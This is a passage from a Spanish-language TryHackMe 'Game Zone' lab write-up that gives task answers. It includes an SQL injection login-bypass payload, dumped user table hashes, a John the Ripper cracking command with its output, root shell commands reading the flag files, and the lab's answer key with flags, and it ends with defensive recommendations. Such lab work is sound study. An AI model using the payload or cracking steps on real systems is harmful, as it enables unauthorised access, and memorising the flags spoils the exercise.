


Figura 55. Resolución Tarea 1.1 parte 2

En conclusión, podemos ver que el nombre del avatar **es agente 47** o **Agent 47** (en inglés)

**Respuesta: Agent 47**

## Tarea 2

Usar ' o 1=1 -- - como su nombre de usuario y deje la contraseña en blanco.

2.1.- Cuando hayas iniciado sesión, ¿a qué página te redirigen?

Esto se hizo en la fase de análisis de vulnerabilidades haciendo el método de bypass recapitulando el ingreso teníamos la siguiente página web:




Figura 56. Resolución Tarea 2.1

Como podemos ver, la página web a la cual nos redirige es **portal.php**

**Respuesta: portal.php**

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

## Tarea 3

### 3.1.- En la tabla de usuarios, ¿cuál es la contraseña hash?

Esta parte se hizo en la fase de explotación de vulnerabilidades y se obtuvo lo siguiente

Title	Review
agent47	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14

Figura 57. Resolución Tarea 3.1 y 3.2

**Respuesta:**

**ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14**

### 3.2.- ¿Cuál fue el nombre de usuario asociado con la contraseña hash?

De la imagen anterior se sabe el usuario asociado al hash

**Respuesta: agent47**

### 3.3.- ¿Cuál era el otro nombre de la tabla?

Esto se hizo durante la fase de explotación de vulnerabilidades y se obtuvo lo siguiente:

Title	Review
post	id
post	name
post	description
users	username
users	pwd

Figura 58. Resolución Tarea 3.3

Recordemos que el nombre de la tabla donde se sacó credenciales fue en users en consecuencia el otro nombre de la tabla es post

**Respuesta: post**

## Tarea 4

### 4.1.- ¿Cuál es la contraseña descifrada?

Esto se hizo en la fase de explotación de vulnerabilidades usando la herramienta John se obtuvo lo siguiente:

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE



```

└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
videogamer124 (??)
1g 0:00:00:00 DONE (2024-11-19 18:38) 4.166g/s 12151Kp/s 12151Kc/s 12151KC/s vimivi..veluca
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.

```

Figura 59. Resolución Tarea 4.1

**Respuesta: videogamer124**

## 4.2.- ¿Qué es la bandera del usuario? (user.txt)

Esto se hizo en la fase de Banderas y se obtuvo lo siguiente:

```

root@gamezone:/usr/share/webmin/file/# cat /home/agent47/user.txt
649ac17b1480ac13ef1e4fa579dac95c
root@gamezone:/usr/share/webmin/file/# cat /root/root.txt
a4b945830144bdd71908d12d902adeee

```

Figura 60. Resolución Tarea 4.2

**Respuesta: 649ac17b1480ac13ef1e4fa579dac95c**

## Tarea 5

### 5.1.- ¿Cuántos sockets TCP se están ejecutando?

Esto se hizo en la fase de escala de privilegios y se obtuvo lo siguiente:

```

└─$ netstat -antup
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:80             0.0.0.0:*               LISTEN
97384/python3
tcp        0      0 127.0.0.1:10000        0.0.0.0:*               LISTEN
120015/ssh
tcp        0      0 10.13.72.214:59862    10.10.117.122:22       ESTABLISHED
120015/ssh
tcp        0      0 192.168.29.208:58920   34.98.75.36:443        ESTABLISHED
25788/x-www-browser
tcp        0      0 192.168.29.208:42482   35.201.103.21:443       ESTABLISHED
25788/x-www-browser
tcp        0      0 192.168.29.208:34706   34.107.243.93:443       ESTABLISHED
25788/x-www-browser
tcp        0      0 192.168.29.208:48510   34.160.144.191:443      ESTABLISHED
25788/x-www-browser
tcp6       0      0 :::1:10000             :::*                    LISTEN
120015/ssh
udp        0      0 192.168.29.208:68      192.168.29.254:67       ESTABLISHED
-
udp        0      0 0.0.0.0:59979         0.0.0.0:*
-

```

Figura 61. Resolución Tarea 5.1

Se tomo en cuenta los sockets tcp establecidos

**Respuesta: 5**

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE

## 5.2.- ¿Cuál es el nombre del CMS expuesto?

Esto se hizo en la fase de escala de privilegios y se obtuvo lo siguiente:



Figura 62. Resolución Tarea 5.2

Se puede ver que el CMS es webmin

**Respuesta: Webmin**

## 5.3.- ¿Cuál es la versión CMS?

De la pregunta anterior se obtuvo la respuesta

**Respuesta: 1.580**

## Tarea 6

### 6.1.- ¿Qué es la bandera de la raíz? (root.txt)

Esto se hizo durante la fase de Banderas y se obtuvo lo siguiente:

```
root@gamezone:/usr/share/webmin/file/# cat /home/agent47/user.txt
649ac17b1480ac13ef1e4fa579dac95c
root@gamezone:/usr/share/webmin/file/# cat /root/root.txt
a4b945830144bdd71908d12d902adeee
```

Figura 63. Resolución Tarea 6.1

**Respuesta: a4b945830144bdd71908d12d902adeee**

## Tabla de respuestas

A continuación, se mostrará una la tabla de respuestas resumiendo del cuestionario hecho anteriormente

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE



Tabla 5. Tabla de cuestionario TRYHACKME

Resumen de cuestionario TRYHACKME	
Tarea	Respuesta
Tarea 1	
¿Cuál es el nombre del gran avatar de dibujos animados que sostiene a un francotirador en el foro?	Agent 47
Tarea 2	
Cuando hayas iniciado sesión, ¿a qué página te redirigen?	portal.php
Tarea 3	
En la tabla de usuarios, ¿cuál es la contraseña hash?	ab5db915fc9cea6c78df88106c6500c57f2b52901ca6c0c6218f04122c3efd14
¿Cuál fue el nombre de usuario asociado con la contraseña hash?	agent47
¿Cuál era el otro nombre de la tabla?	post
Tarea 4	
¿Cuál es la contraseña descifrada?	videogamer124
¿Qué es la bandera del usuario? (user.txt)	649ac17b1480ac13ef1e4fa579dac95c
Tarea 5	
¿Cuántos sockets TCP se están ejecutando?	5
¿Cuál es el nombre del CMS expuesto?	Webmin
¿Cuál es la versión CMS?	1.580
Tarea 6	
¿Qué es la bandera de la raíz? (root.txt)	a4b945830144bdd71908d12d902a deee

## 7. Conclusiones y Recomendaciones

- Se debe mejorar el código del servidor para prevenir ataques de SQL Injection, utilizando consultas parametrizadas y frameworks que eviten la ejecución de comandos SQL arbitrarios.
- Evitar la reutilización de credenciales en servicios con diferentes privilegios. Se recomienda implementar autenticación multifactor (MFA) y gestionar contraseñas mediante herramientas seguras.
- Actualizar regularmente los servicios web a sus versiones más recientes y establecer un plan de gestión de parches para reducir la exposición a vulnerabilidades conocidas.
- Implementar un Firewall de Aplicación Web (WAF) para detectar y bloquear ataques comunes, como inyecciones SQL y XSS, en conformidad con las mejores prácticas de seguridad (OWASP).

\*\*\*\*\* SOLO PARA USO EDUCATIVO\*\*\*\*\*

N.- MQ-HM-GAME-ZONE